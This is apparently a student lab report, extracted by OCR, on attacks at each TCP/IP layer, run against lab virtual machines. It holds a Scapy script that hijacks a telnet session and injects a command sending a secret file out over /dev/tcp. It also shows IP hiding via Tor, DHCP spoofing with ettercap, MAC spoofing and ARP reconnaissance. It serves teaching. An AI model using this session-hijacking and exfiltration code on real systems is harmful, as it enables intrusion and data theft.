
Victim's IP address:

```
amey@amey:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.5  netmask 255.255.255.0  broadcast 192.168.100.255
        inet6 fe80::5e15:80f6:716b:78ee  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:6d:1a:67  txqueuelen 1000  (Ethernet)
        RX packets 82947  bytes 124319488 (124.3 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7389  bytes 488257 (488.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 162  bytes 17384 (17.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 162  bytes 17384 (17.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

amey@amey:~$
```

Then we made the telnet connection between client and server by running the command **telnet <host_ip>.** Then entered the login id and password of the host.

```
┌──(amey㉿kali)-[~]
└─$ telnet 192.168.100.5
Trying 192.168.100.5 ...
Connected to 192.168.100.5.
Escape character is '^]'.
Ubuntu 22.04.3 LTS
amey login: amey
Password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-33-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

amey@amey:~$
```

We can see the TCP requests between client and server:




We opened the last TCP packet and noted the source port, sequence number and ack number of the tcp request using this we made the tcp request and using scapy we made the TCP request to retrieve the file from the server. We sent this file output to port no 33267 where we printed the file contents.

```
from scapy.all import *
ip = IP(src="192.168.100.4", dst="192.168.100.5")
tcp = TCP(sport=41412, dport=23, flags="A", seq=135, ack=894)
data = "\n cat /home/kali/secret > /dev/tcp/192.168.100.5/33267\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

3. **Network Layer**

a) IP Spoofing:

Spoofing is a specific type of cyber-attack in which someone attempts to use a computer, device, or network to trick other computer networks by masquerading as a legitimate entity. It's one of many tools hackers use to gain access to computers to mine them for sensitive data, turn them into zombies (computers taken over for malicious use), or launch Denial-of-Service (DoS) attacks. Of the several types of spoofing, IP spoofing is the most common.



```
┌──(amey㉿kali)-[~]
└─$ sudo apt-get install tor                                          100 ×
[sudo] password for amey:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  tor-geoipdb torsocks
Suggested packages:
  mixmaster torbrowser-launcher apparmor-utils nyx obfs4proxy
The following NEW packages will be installed:
  tor tor-geoipdb torsocks
0 upgraded, 3 newly installed, 0 to remove and 0 not upgraded.
Need to get 3,652 kB of archives.
After this operation, 17.6 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Err:1 http://http.kali.org/kali kali-rolling/main amd64 tor amd64 0.4.8.5-1
  404  Not Found [IP: 192.99.200.113 80]
Err:2 http://http.kali.org/kali kali-rolling/main amd64 tor-geoipdb all 0.4.8.5-1
  404  Not Found [IP: 192.99.200.113 80]
Get:3 http://kali.download/kali kali-rolling/main amd64 torsocks amd64 2.4.0-1 [74.3 kB]
Fetched 74.3 kB in 1s (68.8 kB/s)
E: Failed to fetch http://http.kali.org/kali/pool/main/t/tor/tor_0.4.8.5-1_amd64.deb  404
  Not Found [IP: 192.99.200.113 80]
E: Failed to fetch http://http.kali.org/kali/pool/main/t/tor/tor-geoipdb_0.4.8.5-1_all.de
b  404  Not Found [IP: 192.99.200.113 80]
E: Unable to fetch some archives, maybe run apt-get update or try with --fix-missing?

┌──(amey㉿kali)-[~]
└─$                                                                   100 ×
```

Public IP address:

```
┌──(amey㉿kali)-[~]
└─$ curl icanhazip.com                                                100 ×
49.128.169.207
```


```
┌──(amey㉿kali)-[~]
└─$ torsocks curl icanhazip.com                                       127 ×
1697536118 PERROR torsocks[40077]: socks5 libc connect: Connection refused (in socks5_con
nect() at socks5.c:202)
curl: (6) Could not resolve host: icanhazip.com
```

Spoofed IP address:

```
┌──(amey㉿kali)-[~]
└─$ service tor start                                                 6 ×

┌──(amey㉿kali)-[~]
└─$ torsocks curl icanhazip.com
89.234.157.254
```

b) DHCP Spoofing:

DHCP spoofing occurs when an attacker attempts to respond to DHCP requests and trying to list themselves (spoofs) as the default gateway or DNS server, hence, initiating a man in the middle attack.



With that, it is possible that they can intercept traffic from users before forwarding to the real gateway or perform DoS by flooding the real DHCP server with request to choke ip address resources.


Checking victim IP address:

```
┌──(amey㉿kali)-[~]
└─$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 10
00
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
 qlen 1000
    link/ether 08:00:27:4d:f9:f8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.4/24 brd 192.168.100.255 scope global dynamic noprefixroute eth0
       valid_lft 545sec preferred_lft 545sec
    inet 192.168.100.6/24 brd 192.168.100.255 scope global secondary dynamic eth0
       valid_lft 492sec preferred_lft 492sec
    inet6 fe80::a00:27ff:fe4d:f9f8/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(amey㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.4  netmask 255.255.255.0  broadcast 192.168.100.255
        inet6 fe80::a00:27ff:fe4d:f9f8  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:4d:f9:f8  txqueuelen 1000  (Ethernet)
        RX packets 56527  bytes 82030716 (78.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10169  bytes 1979167 (1.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 120  bytes 7346 (7.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 120  bytes 7346 (7.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

To spoof the DHCP server we are using the ettercap tool in the kali linux. In the MITM attacks we chose the DHCP spoofing option.

We provided the custom IP Pool, Netmask and custom DNS Server IP.

IP Pool: 192.168.1.1-192.168.1.10
Netmask: 255.255.255.0
DNS Server IP: 4.4.4.4



To renew the IP address on the victim machine we ran the following commands:

To reset the IP for eth0 port:

- **sudo dhclient -r eth0**

To assign new IP from DHCP server:

- **sudo dhclient eth0**

```
┌──(amey㉿kali)-[~]
└─$ sudo dhclient -r eth0
[sudo] password for amey:
```

```
┌──(amey㉿kali)-[~]
└─$ sudo dhclient eth0                                          1 ×
```

In the ettercap window we can see the new IP request from the victim and fake IP being assigned to the victim machine from the ettercap.


Now when we run the ifconfig command on the victim machine we can see the new IP assigned to the victim.

```
┌──(amey㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.6  netmask 255.255.255.0  broadcast 192.168.100.255
        inet6 fe80::a00:27ff:fe4d:f9f8  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:4d:f9:f8  txqueuelen 1000  (Ethernet)
        RX packets 56548  bytes 82040026 (78.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10178  bytes 1982673 (1.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 120  bytes 7346 (7.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 120  bytes 7346 (7.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

4. **Network Interface Layer**

a) MAC Spoofing:

MAC spoofing attack is a common phenomenon currently, thanks to the ever-growing technology. But first, we need to understand what a MAC spoofing attack is in order to prevent ourselves from falling victims to it.



MAC address spoofing attack is where the impostor or hacker hunts the network for valid and original MAC addresses and circumvents access control measures, giving the hacker the advantage to pose as one of the valid MAC addresses.

MAC address spoofing is which type of attack wherein the hacker is also able to bypass authentication checks as he presents this as the default gateway and copies all of the data passed on to the default gateway without being identified, giving him all the important details about applications in use and end-host IP addresses.

To perform MAC spoofing using a manual method, the following commands can be given. Only the root user has the permission to do so.

- **sudo ifconfig eth0 up**
- **sudo ifconfig eth0 hw ether** <MAC address of choice>
- **sudo ifconfig eth0 down**

```
┌──(amey㉿kali)-[~]
└─$ ifconfig eth0 | grep ether
        ether 08:00:27:4d:f9:f8  txqueuelen 1000  (Ethernet)

┌──(amey㉿kali)-[~]
└─$ sudo ifconfig eth0 up
[sudo] password for amey:

┌──(amey㉿kali)-[~]
└─$ sudo ifconfig eth0 hw ether 00:11:22:33:44:55

┌──(amey㉿kali)-[~]
└─$ sudo ifconfig eth0 down

┌──(amey㉿kali)-[~]
└─$ ifconfig eth0 | grep ether
        ether 00:11:22:33:44:55  txqueuelen 1000  (Ethernet)
```

Thus, the MAC address of the choice has been assigned. It is assigned as **"00:11:22:33:44:55"** here.

- **ifconfig eth0 | grep ether**

Use of macchanger:

- **macchanger --help**

To reset original MAC address,

- **sudo macchanger-p eth0**

```
┌──(amey㉿kali)-[~]
└─$ macchanger --help
GNU MAC Changer
Usage: macchanger [options] device

  -h,  --help                  Print this help
  -V,  --version               Print version and exit
  -s,  --show                  Print the MAC address and exit
  -e,  --ending                Don't change the vendor bytes
  -a,  --another               Set random vendor MAC of the same kind
  -A                           Set random vendor MAC of any kind
  -p,  --permanent             Reset to original, permanent hardware MAC
  -r,  --random                Set fully random MAC
  -l,  --list[=keyword]        Print known vendors
  -b,  --bia                   Pretend to be a burned-in-address
  -m,  --mac=XX:XX:XX:XX:XX:XX
       --mac XX:XX:XX:XX:XX:XX  Set the MAC XX:XX:XX:XX:XX:XX

Report bugs to https://github.com/alobbs/macchanger/issues

┌──(amey㉿kali)-[~]
└─$ sudo macchanger -p eth0
Current MAC:   00:11:22:33:44:55 (CIMSYS Inc)
Permanent MAC: 08:00:27:4d:f9:f8 (CADMUS COMPUTER SYSTEMS)
New MAC:       08:00:27:4d:f9:f8 (CADMUS COMPUTER SYSTEMS)
```

The macchanger tool can be used to allocate another MAC address as the current MAC. It has two options to do so:

-A : Set random vendor MAC of any kind

-r : Set fully random MAC

➔ **sudo macchanger -A eth0**


```
┌──(amey㉿kali)-[~]
└─$ sudo macchanger -s eth0
Current MAC:   08:00:27:4d:f9:f8 (CADMUS COMPUTER SYSTEMS)
Permanent MAC: 08:00:27:4d:f9:f8 (CADMUS COMPUTER SYSTEMS)

┌──(amey㉿kali)-[~]
└─$ sudo macchanger -A eth0
Current MAC:   08:00:27:4d:f9:f8 (CADMUS COMPUTER SYSTEMS)
Permanent MAC: 08:00:27:4d:f9:f8 (CADMUS COMPUTER SYSTEMS)
New MAC:       00:11:76:dd:72:2e (Intellambda Systems, Inc.)

┌──(amey㉿kali)-[~]
└─$ sudo macchanger -s eth0
Current MAC:   00:11:76:dd:72:2e (Intellambda Systems, Inc.)
Permanent MAC: 08:00:27:4d:f9:f8 (CADMUS COMPUTER SYSTEMS)

┌──(amey㉿kali)-[~]
└─$ ifconfig eth0 | grep ether
        ether 00:11:76:dd:72:2e  txqueuelen 1000  (Ethernet)
```

➔ **sudo macchanger -r eth0**

```
┌──(amey㉿kali)-[~]
└─$ sudo macchanger -s eth0
Current MAC:   00:11:76:dd:72:2e (Intellambda Systems, Inc.)
Permanent MAC: 08:00:27:4d:f9:f8 (CADMUS COMPUTER SYSTEMS)

┌──(amey㉿kali)-[~]
└─$ sudo macchanger -r eth0
Current MAC:   00:11:76:dd:72:2e (Intellambda Systems, Inc.)
Permanent MAC: 08:00:27:4d:f9:f8 (CADMUS COMPUTER SYSTEMS)
New MAC:       3a:e0:ec:96:57:9b (unknown)

┌──(amey㉿kali)-[~]
└─$ sudo macchanger -s eth0
Current MAC:   3a:e0:ec:96:57:9b (unknown)
Permanent MAC: 08:00:27:4d:f9:f8 (CADMUS COMPUTER SYSTEMS)

┌──(amey㉿kali)-[~]
└─$ ifconfig eth0 | grep ether
        ether 3a:e0:ec:96:57:9b  txqueuelen 1000  (Ethernet)
```

b) ARP Spoofing:

An attack where a hacker impersonates the MAC address of another device on a local network. That results in the linking of an attacker's MAC address with the IP address of a legitimate computer or server on the network.



Parrot Terminal

File Edit View Search Terminal Help


```
[user@parrot]-[~/Desktop]
    $ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::b09d:b870:8a91:4b69  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:2f:db:e3  txqueuelen 1000  (Ethernet)
        RX packets 13  bytes 3177 (3.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 2172 (2.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

[user@parrot]-[~/Desktop]
    $
```

Parrot Terminal

File Edit View Search Terminal Help

```
[user@parrot]-[~/Desktop]
    $ip route
default via 10.0.2.1 dev enp0s3 proto dhcp src 10.0.2.4 metric 100
10.0.2.0/24 dev enp0s3 proto kernel scope link src 10.0.2.4 metric 100
[user@parrot]-[~/Desktop]
    $
```

```
┌─[user@parrot]─[~/Desktop]
└──╼ $ip route
default via 10.0.2.1 dev enp0s3 proto dhcp src 10.0.2.4 metric 100
10.0.2.0/24 dev enp0s3 proto kernel scope link src 10.0.2.4 metric 100
┌─[user@parrot]─[~/Desktop]
└──╼ $arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.15) at 08:00:27:47:d8:f5 [ether] on enp0s3
? (10.0.2.3) at 08:00:27:ba:52:a2 [ether] on enp0s3
┌─[user@parrot]─[~/Desktop]
└──╼ $
```



Conclusion: Hence, we have studied and performed several attacks from each layer of TCP/IP.